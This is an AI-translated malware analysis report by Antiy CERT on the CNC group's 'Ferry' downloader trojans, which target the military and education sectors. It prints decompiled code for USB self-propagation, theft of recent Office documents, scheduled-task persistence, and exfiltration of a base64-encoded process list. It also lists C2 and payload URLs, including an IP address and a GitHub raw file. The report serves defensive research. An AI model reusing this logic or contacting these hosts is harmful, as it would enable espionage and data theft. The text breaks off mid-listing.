



# Analysis of "Ferry" Trojan of the CNC Organization Targeting the Military Industry and Education Sector

Antiy CERT

*The original report is in Chinese, and this version is an AI-translated edition.*



First published: 17: 00, 29 December, 2022,

Scan QR code for the latest  
version of the report

## 1 Overview

---

Recently, CERT discovered two downloaders used by CNC when combing the attack activities, one of which has the capability of ferry attack and uses the mobile storage device as the "ferry." Indirectly steal files of interest to an attacker from the quarantine network; another downloader uses a fraudulent C2 node with an untrusted digital certificate to communicate.

The CNC organisation was first known to be discovered in 2019, when it was named CNC due to the inclusion of cnc \_ client in the PDB path information of the remote trojan it was using. The group is mainly targeting the military-industrial and educational industries for attacks.

## 2 Sample analysis

---

### 2.1 Privateimage .png.exe (Downloader 1)

#### 2.1.1 Sample Overview

Privateimage .png. exe is executed two ways depending on whether the file is under % localappdata% path.

1. If unde that path % localappdata%, it is continuously checked for new device access; if so, the file itself is copied to the new device for propagation through the removable device.
2. If it is not unde path % localappdata%, first determine if % localappdata%\ ImageEditor.exe exists:
  - 1) If so, skip that follow-up operation to exit.
  - 2) If not, jud that Internet connection state:
    - a) If network-enabled, download that follow-up download.
    - b) If the network is not available, obtain the files with the .docx or .pptx suffix from the shortcut under the Current folder, copy the files to the new hidden folder named by the user name under the current directory, And name the file path after the symbolic substitution.

#### 2.1.2 Detailed analysis

Table 2-1 PrivateImage .png. exe 2-1

Virus name	Trojan [Downloader] / Win32.APT
Original file name	Privateimage .png.exe (the space is very long, disguised as a picture)
Md5	Da3d305d1b47c8934d5e1f3296a8efe0
Processor architecture	Amd AMD64
File size	1.16 MB (1216,000 bytes)
File format	Win32 EXE
Time stamp	2022: 02: 23 21: 30: 27 UTC
Digital signature	None
Shell type	None
Compiled Language	Compiler: Microsoft Visual C / C + + (2017 v.15.9)
Vt First Upload Time	2022-03-26 10: 51: 26 UTC
Vt test result	12 / 70

After the sample is run, the current user name is first obtained and used in subsequent path splicing operations.

```
pcbBuffer = 257;
GetUserNameW(Buffer, &pcbBuffer);
si128 = _mm_load_si128(&xmmword_7FF65D1502D0);
```

Figure 2-1 Obtain the current user name 2-1

Gets the path of the current file and determines if it is in the% localappdata% directory.

```
if ( v14 )
{
    do
    {
        v13->m128i_i8[0] = tolower(v13->m128i_i8[0]); // 路径大写字母转换为小写字母
        v13 = (__m128i *)((char *)v13 + 1);
    }
    while ( (char *)v13 - (char *)v12 != v14 );
    v9 = v123.m128i_u64[1];
    v10 = v123.m128i_i64[0];
    v8 = v122.m128i_i64[0];
}
v15 = &v122;
if ( v9 >= 0x10 )
    v15 = (__m128i *)v8;
if ( sub_13F928990(v15->m128i_i8, v10, v9, "appdata\\local", 0xDui64) != -1 ) // 判断路径中是否包含appdata\\local
```

Figure 2-2 Determine if the path contains appdata\\ local 2-2

If it is in the% localappdata% directory, all drive strings in the system are retrieved.

```
{
v15 = sub_13FC58560((__int64)&off_13FD1E6B0, (__int64)"in local");
sub_13FC5C130(v15);
v147 = _mm_load_si128((const __m128i *)&xmmword_13FD102D0);
v146[0] = 0;
v115 = 0i64;
v116 = 0i64;
v133 = 0i64;
v134 = 0i64;
v135 = 0i64;
v136 = 0i64;
while ( 1 )
{
v127.m128i_i64[0] = 0i64;
v127.m128i_i64[1] = 15i64;
v126.m128i_i8[0] = 0;
v131 = 0i64;
v132 = 15i64;
v130.m128i_i8[0] = 0;
sub_13FCB8200(v148, 0i64, 256i64);
GetLogicalDriveStringsA(0xFFu, v148);
v17 = (const __m128i *)v148;
}
```



Figure 2-3 Get all the drive strings in the system 2-3

It is determined whether a new device is connected by judging whether the previous drive string is the same as the drive string obtained this time.

```
if ( v135 == (__m128i *)v136 )
{
sub_13FC5CB20(&v135, (__m128i *)v115, *((__m128i **)&v115 + 1));
}
else if ( (__int64)*((__QWORD *)&v115 + 1) - v115 >> 5 == (__int64)(v136 - (__QWORD)v135) >> 5 ) // 每隔1分钟，检测进程运行时是否有新设备接入
{
Sleep(0xEA60u);
}
else
```



Figure 2-4 Determines whether a new device is connected 2-4

If there is a new device, obtain that name of the new device, and if there is no current file in the new device, copy the current file to the new device. The instruction word "-firstcry" is then spliced to the host name and used to communicate with the device controlled by the attacker. If that current file already exist in the new device, splice the indication word "-alert" behind the host name.

```

v79 = sub_13F3094E0(&v128, (const __m128i *)WideCharStr, v78); // 宽字符 E:\PrivateImage.png
sub_13F30BF20(&v112, v79);
if ( *((_QWORD *)&v129 + 1) >= 8ui64 )
{
    v80 = (void *)v128.m128i_i64[0];
    if ( (unsigned __int64)(2i64 * *((_QWORD *)&v129 + 1) + 2) >= 0x1000 )
    {
        v80 = *(void **)(v128.m128i_i64[0] - 8);
        if ( (unsigned __int64)(v128.m128i_i64[0] - (_QWORD)v80 - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v80);
}
if ( !(unsigned int)std::_Execute_once(
    (struct std::once_flag *)&unk_13F3D0348,
    (int (__stdcall *) (void *, void *, void **))std::_Immortalize_impl<std::_Sys
    &unk_13F3D0338) )
    terminate();
if ( !(unsigned int)std::_Execute_once(
    (struct std::once_flag *)&unk_13F3D0348,
    (int (__stdcall *) (void *, void *, void **))std::_Immortalize_impl<std::_Sys
    &unk_13F3D0338) )
    terminate();
v81 = &v112;
if ( v114 >= 8 )
    v81 = (__m128i *)v112.m128i_i64[0];
v82 = Stat((const WCHAR *)v81, v141);
v83 = v82 == 8 || v82 == -1;
unknown_libname_3(&v112);
if ( v83 )
{
    sub_13F308560((__int64)&off_13F3CE6B0, (__int64)"png not exists in drive so copy \n");
    v84 = (WCHAR *)operator new(0x2000ui64);
    MultiByteToWideChar(0, 0, Filename, -1, v84, 4096);
    Sleep(7000u);
    CopyFileW(v84, lpWideCharStr, 1);
    v85 = (const __m128i *)L"-firstcry";
}
else
{
    sub_13F308560((__int64)&off_13F3CE6B0, (__int64)"png already there\n");
    v85 = (const __m128i *)L"-alleat";
}
v86 = (const __m128i **)sub_13F308410(&v128, &v139, v85); // -firstcry
sub_13F30EE20(v87, v86);

```

Figure 2-5 Copies the sample itself into the new device 2-5

The sample communicates with the device controlled by the attacker.

```

sub_13F33ADA0((__m128i *)((char *)v10 + 2 * v8.m128i_i64[0]), (const __m128i *)L"ini-request/", 0x18ui64); // http://...ini-request/
v10->m128i_i16[v9] = 0;
}
v11 = (const __m128i *)a2; // ...-firstcry
if ( (unsigned __int64)a2[3] >= 8 )
    v11 = *a2;
v12 = sub_13F2D94E0(&v18, v11, (unsigned __int64)a2[2]); // http://...ini-request/win7x64-firstcry
v24 = 0i64;
*(__m128i *)v23 = *v12;
v24 = v12[1];
v12[1].m128i_i64[0] = 0i64;
v12[1].m128i_i64[1] = 7i64;
v12->m128i_i16[0] = 0;
if ( si128.m128i_i64[1] >= 8ui64 )
{
    v13 = (void *)v18.m128i_i64[0];
    if ( (unsigned __int64)(2 * si128.m128i_i64[1] + 2) >= 0x1000 )
    {
        v13 = *(void **)(v18.m128i_i64[0] - 8);
        if ( (unsigned __int64)(v18.m128i_i64[0] - (_QWORD)v13 - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v13);
}
v14 = (const MCHAR *)v23;
if ( v24.m128i_i64[1] >= 8ui64 )
    v14 = v23[0];
URiDownloadToFileW(0i64, v14, word_13F38F4FC, 0, 0i64);

```

Figure 2-6 Sends the case of the new device back to the control end 2-6

If it is not in the %localappdata% directory, load the picture in the sample resource and release it to the same directory to open.

```

lpFileName.m128i_i16[0] = 0;
sub_13F7864A0(&lpFileName, L"PrivateImage.png", 0x10ui64);
ResourceW = FindResourceW(0i64, 1, L"PNG");
Resource = LoadResource(0i64, ResourceW);
v2 = LockResource(Resource);
v3 = SizeofResource(0i64, ResourceW);
p_lpFileName = &lpFileName;
if ( si128.m128i_i64[1] >= 8ui64 )
    p_lpFileName = lpFileName.m128i_i64[0];
FileW = CreateFileW(p_lpFileName, 0x40000000u, 0, 0i64, 2u, 6u, 0i64);
WriteFile(FileW, v2, v3, &NumberOfBytesWritten, 0i64);
CloseHandle(FileW);
FreeResource(Resource);
v6 = &lpFileName;
if ( si128.m128i_i64[1] >= 8ui64 )
    v6 = lpFileName.m128i_i64[0];
ShellExecuteW(0i64, L"open", v6, 0i64, 0i64, 5);

```

Figure 2-7 Loading and opening a picture in a resource 2-7

Pictures included in the Resources section.



Figure 2-8 Picture included in the sample resource 2-8

First, a string concatenation is performed.

```
sub_13F786940(&v127, "C:\\Users\\", 9ui64);
v95 = &v124; // 用户名
if ( v126 >= 0x10 )
    v95 = v124.m128i_i64[0];
sub_13F786940(&v127, v95, v94);
v96 = sub_13F786940(&v127, "\\Appdata\\Local\\ImageEditor.exe", 0x1Eui64); // C:\\Users\\w...\\Appdata\\Local\\ImageEditor.exe
```

Figure 2-9 String concatenation 2-9

Then determine if% localappdata%\ ImageEditor.exe exists, and if so, end the process by skipping subsequent operations.

```
v2 = Stat(a1, v4);
return v2 != 8 && v2 != 0xFFFFFFFF;
```

Figure 2-10 determines whether a file exists by acquiring file attributes 2-10

Test the communication with www.baidu.com and judge the Internet connection in the current environment.



```

if ( !v99 )
{
    if ( InternetCheckConnectionW(L"https://www.baidu.com", 1u, 0) )
    {
        sub_13F2D8560((__int64)&off_13F39E6B0, (__int64)"internet\n");
        sub_13F2DF0E0(v100, (__int64)Buffer, v101); // URLtoDownloadFile
    }
    else
    {
        sub_13F2D8560((__int64)&off_13F39E6B0, (__int64)"no internet\n");
        v102 = sub_13F2D9380((__m128i **)v149, &v142);
        sub_13F2D2700(v103, (__int64)v102); // .docx .ppt .lnk
    }
}

```

Figure 2-11 Testing for Networking 2-11

If that Internet is not available, splice the str to create a hidden folder with the current us name in the directory where the sample is located.

```

CreateDirectoryW(v18, 0i64);
v19 = v2;
if ( *((_QWORD *)v2 + 3) >= 8ui64 )
    v19 = *(const WCHAR **)v2;
SetFileAttributesW(v19, 2u);
v168 = 0i64;
v169 = 15i64;
LOBYTE(v167[0]) = 0;
sub_13F8767E0(v167, ".docx", 5i64);
v165 = 0i64;
v166 = 15i64;
LOBYTE(v164[0]) = 0;
sub_13F8767E0(v164, ".pptx", 5i64);
v20 = &v151;
if ( *((_QWORD *)&v152 + 1) >= 8ui64 )
    v20 = (__int128 *)v151;
v21 = (char *)v20 + 2 * v152;
v22 = &v151;
if ( *((_QWORD *)&v152 + 1) >= 8ui64 )
    v22 = (__int128 *)v151;
v163 = _mm_load_si128((const __m128i *)&xmmword_13F9302E0);
LOBYTE(v162[0]) = 0;
if ( (unsigned __int64)((v21 - (char *)v22) >> 1) >= 0x10 )
{
    sub_13F879B40(v162);
    v163.m128i_i64[0] = 0i64;
}
sub_13F879AC0(v162, v22, v21);
setlocale(0, "en_US.UTF-8"); // C:\Users\w... \AppData\Roaming\Microsoft\Windows\Recent
// 设置语言环境

```

Figure 2-12 Creates a hidden folder 2-12

Get the files with .docx or .pptx suffixes from the shortcut under the Recent folder, and find the recently opened files with .docx and .pptx suffixes.



```

v43 = FindFirstFileW(v42, &FindFileData); // C:\Users\... AppData\Roaming\Microsoft\Windows\Recent\*
v140 = v43;
if ( v43 != (HANDLE)-1i64 )
{
    v157 = 0i64;
    v158 = 0i64;
    v44 = v43;
    while ( 1 )
    {
        v45 = v32;
        if ( (FindFileData.dwFileAttributes & 0x10) == 0
            || !strcmpW(FindFileData.cFileName, L"..") && !strcmpW(FindFileData.cFileName, L"..") )

```

Figure 2-13 File Search 2-13

If it is found, it will be copied into the created hidden folder, and the file will be named in the form of "\", ":", " In the complete path of the file.

```

v32 = v64 & 0xFFFFFFFF9F;
sub_13F5A23D0(v117 - 24);
v121 = sub_13F5A4F80();
sub_13F5A8560(v121, "copy to rct files");
CopyFileW(lpExistingFileName, v116, 1);
sub_13F5A23D0(v108);
sub_13F5A23D0(v116 - 12);
sub_13F5A23D0(lpExistingFileName - 12);
v73 = v156;
v72 = (void **)Block[0];
v2 = v141;
goto LABEL 187;

```

Figure 2-14 File Copy 2-14

The documents collected in the test machine and their nomenclature are as follows.




	C:_Users_w10_Desktop_IDA 7.7_新建文本文档.pptx	2022/12/16 15:55	PPTX 文件	1 KB
	C:_Users_w10_Desktop_w10_C:_Users_w10_Desktop_新建文本文档.docx	2022/12/16 15:02	Office Open XM...	2 KB
	C:_Users_w10_Desktop_新建文本文档.docx	2022/12/16 15:02	Office Open XM...	2 KB

Figure 2-15 Files collected in the test machine 2-15

If that Internet is available, determine if the C:\ProgramData\USOshared fold exists, and if not, create the folder.

```
v83 = sub_13F0CAD60((const WCHAR *)&v167); // C:\ProgramData\USOshared
unknown_libname_3((__int64)&v167);
if ( !v83 )
{
    v84 = (const wchar_t *)lpFileName;
    if ( v170.m128i_i64[1] >= 8ui64 )
        v84 = lpFileName[0];
    v85 = -1i64;
    do
        ++v85;
    while ( v84[v85] );
    v86 = 2 * v85 + 2;
    v87 = (char *)operator new(v86);
    wcstombs(v87, v84, v86);
    CreateDirectoryA(v87, 0i64);
}
```

Figure 2-16 Creating a folder 2-16

The malicious subsequent downloaders will then be downloaded from 185.25.51.41 / control / utility / YodaoCloudMgr and copied to the USOshared folder, followed by the removal of the files downloaded in% temp%.

```
v99 = sub_13F0C9380((__m128i *)&v167, &v156); // YodaoCloudMgr
v100 = sub_13F0C4E80((__m128i *)&v147, v195); // http://185.25.51.41/control/utility/YodaoCloudMgr
v101 = sub_13F0C9380(v149, (const __m128i *)lpFileName); // C:\ProgramData\USOshared\YodaoCloudMgr.exe
v102 = sub_13F0C9380((__m128i *)&v165, &v179); // C:\Users\...\AppData\Local\Temp\YodaoCloudMgr
sub_13F0D10A0((const WCHAR *)v102, (const WCHAR *)v101, (const __m128i *)v100, v99);
```

Figure 2-17 Splice strings for downloading subsequent downloaders 2-17

If the file is successfully downloaded, save it to YodaoCloudMgr under% temp%.

```
v4 = (*(__int64 (__fastcall **)(__int64, __int64, char *, __int64 *, char **)))(v2 + 64i64)(
    v2,
    a1 + 116,
    Buffer,
    &v10,
    &v8);
v3 = v8;
}
if ( v4 )
{
    v5 = v4 - 1;
    if ( v5 )
        return v5 == 2;
}
else
{
    *(_BYTE *)(a1 + 113) = 0;
}
v7 = v3 - Buffer;
if ( v7 && v7 != fwrite(Buffer, 1ui64, v7, *(FILE **)(a1 + 128)) )
    return 0;
return *(_BYTE *)(a1 + 113) == 0;
```

Figure 2-18 Download and Save to Local 2-18

Delete YodaoCloudMgr file under% temp% after copying YodaoCloudMgr from% temp% to C:\ProgramData\USOshared\YodaoCloudMgr.exe.

```

}
v23 = (const WCHAR *)a2;
if ( a2[1].m128i_i64[1] >= 8ui64 )
    v23 = (const WCHAR *)a2->m128i_i64[0];
v24 = (const WCHAR *)a1;
if ( a1[1].m128i_i64[1] >= 8ui64 )
    v24 = (const WCHAR *)a1->m128i_i64[0];
CopyFileW(v24, v23, 1);
v25 = (const WCHAR *)a1;
if ( a1[1].m128i_i64[1] >= 8ui64 )
    v25 = (const WCHAR *)a1->m128i_i64[0];
DeleteFileW(v25);
((void (__fastcall *))(__int64 *))sub_13F0D19C0(&v65);
if ( v51.m128i_i64[1] >= 0x10ui64 )

```

Figure 2-19 Copy and delete operations 2-19

Create a task plan, add C:\ProgramData\USOshared\YodoCloudMgr.exe to the task plan library, and execute it every 2 minutes. And construct the return message according to the result of downloading and creating the task plan: 23fi45xx represents downloading success, 23Fi45NNXX represents downloading failure, 45tDdd43543 represents creation of task plan success, and 45tDn43543 represents creation failure of task plan.


```

sub_13F2E10A0((const __m128i *)v102, (const __m128i *)v101, (const __m128i *)v100, (const __m128i *)v99); // 下载YodoCloudMgr
sub_13F2E4AC0(&v168, lpFileName);
LOBYTE(v101) = sub_13F2DAD60((const WCHAR *)&v168);
unknown_libname_3(&v168);
if ( (_BYTE)v101 )
{
    sub_13F2D6940(&v172, (const __m128i *)"23Fi45XX", 8ui64);
    sub_13F2D6940(&v172, (const __m128i *)"\n", 1ui64);
    v104 = sub_13F2D0520(v103, &v168, lpFileName, a2); // 创建计划任务, 将YodoCloudMgr.exe路径添加到计划任务中
    v155 = v104[2].m128i_i32[0];
    unknown_libname_4(v184, v104);
    unknown_libname_3(&v168);
    if ( v155 == 1 )
    {
        sub_13F2D6940(&v172, (const __m128i *)"45tDdd43543", 0x8ui64);
    }
    else
    {
        v105 = sub_13F2DEC50(&v168);
        v107 = sub_13F2E4D60(v105, v106, "45tDnn43543", 11ui64);
        v149 = *v107;
    }
}
else
{
    sub_13F2D6940(&v172, (const __m128i *)"23Fi45NNXX", 0xAui64);
}

```


Figure 2-20 Create a task schedule and execute the YodoCloudMgr.exe file on a regular basis 2-20

The task schedule created in the test machine is as follows.



**Figure 2-21 The task plan created 2-21**

Gets a list of processes under the current environment.



**Figure 2-22 obtains a list of processes 2-22**

The obtained process list is merged with the previously constructed return information, and base64 encoding method is used to process the merged content.

```

sub_13F2E1A60((__int64)v191, 0, (struct _WTS_PROCESS_INFO *)v118); // 获取当前主机进程列表信息
v119 = v191;
if ( v192 >= 8 )
    v119 = (__int64 *)v191[0];
v120 = (unsigned __int8 *)v119 + 2 * v191[2];
v121 = (unsigned __int8 *)v191;
if ( v192 >= 8 )
    v121 = (unsigned __int8 *)v191[0];
sub_13F2D84C0(&v193, v121, v120);
sub_13F2D6940(&v172, (const __m128i *)"372tkli173723updin-", 0x12ui64);
v122 = &v193;
if ( v195 >= 0x10 )
    v122 = (const __m128i *)v193.m128i_i64[0];
sub_13F2D6940(&v172, v122, v194);
sub_13F2D6940(&v172, (const __m128i *)"\n", 1ui64);
v123 = (__int64)&v172;
if ( v173.m128i_i64[1] >= 0x10ui64 )
    v123 = v172.m128i_i64[0];
v124 = &v200[-v123];
do
{
    v125 = *(_BYTE *)v123;
    v124[v123] = *(_BYTE *)v123;
    ++v123;
}
while ( v125 );
do
    ++v5;
while ( v200[v5] );
sub_13F2D9DF0(v123, (__int64)v189, v200, v5); // base64
v126 = v189;
if ( v190 >= 0x10 )
    v126 = (__int64 *)v189[0];
v127 = (char *)v126 + v189[2];
v128 = v189;
if ( v190 >= 0x10 )
    v128 = (__int64 *)v189[0];
v179 = _mm_load_si128((const __m128i *)&xmmword_13F3902D0);
LOWORD(v179[0]) = 0;
sub_13F2D92C0((__m128i *)v178, v127 - (char *)v128);
sub_13F2E5160(v178, v128, v127);
v129 = sub_13F2D8410(&v148, (const __m128i *)&off_13F3A02B8, (const __m128i *)L"allpro="); // http://10.10.10.10:1/allpro=

```

Figure 2-23 Splicing the return message 2-23

Use URLDownloadToFileW to communicate with the control end and return the collected information. If that creation of the task schedule fail, C:\ProgramData\USOshared\YodoCloudMgr.exe is execute through CreateProcessA. According to the static analysis, if YodaoCloudMgr.exe fails to start, deleting the file will fetch the content from the github repository for execution.



```

URLDownloadToFile(0i64, v133, v132, 0, 0i64);
if ( dword_13F3A026C == 1 )
{
    v134 = (unsigned __int8 *)sub_13F2D9380((__m128i **)&v168, (const __m128i *)lpFileName);
    sub_13F2E2010(v134); // CreateProcessA
    Sleep(0x7D0u);
    v135 = sub_13F2D9380((__m128i **)&v168, v197);
    sub_13F2E1A60((__int64)v150, 1, (struct _WTS_PROCESS_INFO *)v135); // 检索当前主机进程信息
    unknown_libname_3((__int64)v150);
    if ( !dword_13F3A026C )
    {
        v136 = (const WCHAR *)lpFileName;
        if ( v171.m128i_i64[1] >= 8ui64 )
            v136 = lpFileName[0];
        DeleteFileW(v136);
        sub_13F2E09A0((__int64)&v168); // https://raw.githubusercontent.com/gazelter231trivoikpo1/questions/main/beautify.js
        v147 = &v148;
        v153 = v150;
        v152 = &v166;
        v137 = sub_13F2D9380((__m128i **)&v148, &v157);
        v138 = sub_13F2D4E80(v150, &v168);
        v139 = sub_13F2D9380((__m128i **)&v166, (const __m128i *)lpFileName);
        v140 = sub_13F2D9380((__m128i **)&v144, &v180);
        sub_13F2E10A0((const __m128i *)v140, (const __m128i *)v139, (const __m128i *)v138, (const __m128i *)v137); // download
        v141 = (unsigned __int8 *)sub_13F2D9380((__m128i **)&v148, (const __m128i *)lpFileName);
        sub_13F2E2010(v141);
        sub_13F2D4E50((__int64)&v168);
    }
}

```

Figure 2-24 execution of acquiring content 2-24

## 2.2 Yodaocloudmgr.exe (Downloader 2)

### 2.2.1 Sample Overview

Yodaocloudmgr.exe is downloaded and executed by PrivateImage.png.exe and is mainly used to download subsequent payloads. During analysis, it is found that there are relevant codes such as file search and startup process in the file, and the untrusted certificate used in the communication of the sample is found.

```

通信使用不可信证书:
Serial Number:
    69:af:8f:f7:19:5a:3d:ca:6a:d0:87:22:03:b9:aa:2a:d3:12:01:3a
Signature Algorithm: SHA256-RSA
Issuer: C=CN,ST=Fujian,L=Nanping,O=Animations-Ltd,OU=Technical,CN=Yang bin,emailAddress=376@163.com
Validity
    Not Before: Jan 14 08:41:12 2022 UTC
    Not After : Jan 14 08:41:12 2023 UTC

```

Figure 2-25 Communication using an untrusted certificate 2-25

### 2.2.2 Detailed analysis

Table 2-2 Yodoo CloudMgr.exe file 2-

Virus name	Trojan [Downloader] / Win32.APT
Original file name	Yodaocloudmr.exe _
Md5	C024eb3035dd010de98839a2eb90b46b
Processor	Amd AMD64

architecture	
File size	3.22 MB (3378688 bytes)
File format	Win32 EXE
Time stamp	2022: 01: 14 23: 47: 14 UTC
Digital signature	None
Shell type	None
Compiled Language	Microsoft Visual C / C + + (2017 v.15.9)
Vt First Upload Time	2022-03-28 16: 26: 44 UTC
Vt test result	18 / 71

A string to be decrypted exists in the sample.

```

v69.m128i_i64[0] = v;
sub_13FF21250((__int64)&v69, 0xBui64, a3, (const __m128i *)L"Z2VqaGV3aGp");
v4 = si128;
if ( si128.m128i_i64[0] >= (unsigned __int64)si128.m128i_i64[1] )
{
    sub_13FF20F60(&v69, si128.m128i_i64[1], v3, byte_1401BA1AC);
}
else
{
    ++si128.m128i_i64[0];
    v5 = &v69;
    if ( v4.m128i_i64[1] >= 8ui64 )
    {
        v5 = (__m128i *)v69.m128i_i64[0];
        v5->m128i_i16[v4.m128i_i64[0]] = byte_1401BA1AC;
        v5->m128i_i16[v4.m128i_i64[0] + 1] = 0;
    }
    v6 = si128;
    if ( si128.m128i_i64[1] - si128.m128i_i64[0] < 0xBui64 )
    {
        cat_13F8D1380(&v69, 0xBui64, v3, (const __m128i *)L"raGV3a2t1Rk", 11i64);
    }
    else
    {
        v7 = si128.m128i_i64[0] + 11;
        si128.m128i_i64[0] += 11i64;
        v8 = &v69;
        if ( v6.m128i_i64[1] >= 8ui64 )
        {
            v8 = (__m128i *)v69.m128i_i64[0];
            copy_13FA6BE80((__m128i *)((char *)v8 + 2 * v6.m128i_i64[0]), (const __m128i *)L"raGV3a2t1Rk", 0x16ui64);
            v8->m128i_i16[v7] = 0;
        }
    }
}

```



Figure 2-26 Decrypted string 2-26

The string is decrypted using the symmetric encryption XXTEA algorithm.



```

for ( j = 0i64; j < a3; *v15 |= v14 << (8 * v16) )
{
    v14 = *(unsigned __int8 *)(j + a2);
    v15 = &_z[j >> 2];
    v16 = j++ & 3;
}
v17 = (unsigned int *)operator new(0x10ui64);
key = v17;
if ( v17 )
{
    v19 = BYTE3(v38);
    v20 = BYTE2(v38);
    *(_QWORD *)v17 = 0i64;
    *(_QWORD *)v17 + 1 = 0i64;
    v21 = v20 | (v19 << 8);
    v22 = (unsigned int)(v9 - 1);
    v23 = WORD3(v38);
    *v17 = (unsigned __int8)v38 | ((BYTE1(v38) | (v21 << 8)) << 8);
    v24 = BYTE10(v38);
    key[1] |= BYTE4(v38) | ((BYTE5(v38) | (v23 << 8)) << 8);
    v25 = BYTE8(v38) | ((BYTE9(v38) | ((v24 | (BYTE11(v38) << 8)) << 8)) << 8);
    v26 = BYTE14(v38);
    key[2] |= v25;
    key[3] |= BYTE12(v38) | ((BYTE13(v38) | ((v26 | (HIBYTE(v38) << 8)) << 8)) << 8);
    _y = *_z;
    sum = 0x9E3779B9 * (88 / (unsigned int)v9);
    if ( (_DWORD)v9 != 1 && sum )
    {
        do
        {
            LODWORD(v29) = v9 - 1;
            v30 = (unsigned int)v22;
            v31 = &_z[v22];
            do
            {
                --v31;
                v29 = (unsigned int)(v29 - 1);
                v32 = v30-- & 3;
                v31[1] -= ((_y ^ sum) + (_z[v29] ^ key[v32])) ^ (((4 * _y) ^ (_z[v29] >> 5)) + ((_y >> 3) ^ (16 * _z[v29])));
                _y = v31[1];
            }
            while ( (_DWORD)v29 );
            *_z -= ((_y ^ sum) + (_z[v22] ^ key[v29 & 3])) ^ (((4 * _y) ^ (_z[v22] >> 5)) + ((_y >> 3) ^ (16 * _z[v22])));
            _y = *_z;
            sum += 0x61C88647;
        }
        while ( sum );
        v4 = 0i64;
    }
    v33 = _z[v9 - 1];
    v34 = 4 * v9 - 4;
    if ( v33 >= v34 - 3 && v33 <= v34 )
    {
        v35 = operator new(v33 + 1);
        if ( v33 )
        {
            do
            {
                v35[v4] = _z[v4 >> 2] >> (8 * (v4 & 3));
                ++v4;
            }
            while ( v4 < v33 );
        }
    }
}

```

Figure 2-27 Encryption Algorithm 2-27

The file information is obtained through the stat function to determine whether the RNGdTMP899 exists.

```
v7 = Stat(v6, &v79); // C:\Users\w...\AppData\Local\Temp\RNGdTMP899
v9 = v7 == 8 || v7 == -1;
v10 = si128.m128i_i64[1];
if ( si128.m128i_i64[1] >= 8ui64 )
{
    v11 = (void *)v72.m128i_i64[0];
    if ( (unsigned __int64)(2 * si128.m128i_i64[1] + 2) >= 0x1000 )
    {
        v11 = *(void **)(v72.m128i_i64[0] - 8);
        if ( (unsigned __int64)(v72.m128i_i64[0] - (_QWORD)v11 - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v11);
}
if ( v9 )
```



Figure 2-28 determines if an RNGdTMP899 file exists under the % temp% path 2-28

If the file does not exist, a random string of 15 bytes is generated, and the random string is used for URL splicing.

The value of byte is in "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789 + /."

```

v26[3] = -2i64;
v4 = 15i64;
ThreadLocalStoragePointer = (__int64 *)NtCurrentTeb()->ThreadLocalStoragePointer;
v6 = *ThreadLocalStoragePointer;
v7 = *(_DWORD *)(*ThreadLocalStoragePointer + 0x10);
if ( (v7 & 1) == 0 )
{
    *(_DWORD *)(v6 + 0x10) = v7 | 1;
    v8 = std::_Random_device();
    *(_DWORD *)(v6 + 0x13B4) = -1;
    *(_DWORD *)(v6 + 0x34) = v8;
    v9 = 1;
    a3 = (unsigned int *)(v6 + 0x38);
    v10 = 0x26Fi64;
    do
    {
        v8 = v9 + 0x6C078965 * (v8 ^ (v8 >> 30));
        *a3 = v8;
        ++v9;
        ++a3;
        --v10;
    }
    while ( v10 );
    *(_DWORD *)(v6 + 0x30) = 0x270;
    v7 = *(_DWORD *)(v6 + 0x10);
}
if ( (v7 & 2) == 0 )
{
    *(_DWORD *)(v6 + 0x10) = v7 | 2;
    *(_QWORD *)(v6 + 0x18) = 0i64;
    *(_QWORD *)(v6 + 0x20) = 30i64;
}
v28.m128i_i64[0] = 0i64;
v11 = 15i64;
v28.m128i_i64[1] = 15i64;
v27.m128i_i8[0] = 0;
while ( v4-- )
{
    v13 = *(_QWORD *)(v6 + 0x20);
    v14 = *(_QWORD *)(v6 + 0x18);
    v26[0] = v6 + 0x30;
    v15 = 0x40i64;
    for ( i = -1i64; i > 0xFFFFFFFF; v26[2] = i )
    {
        v26[1] = --v15;
        i >>= 1;
    }
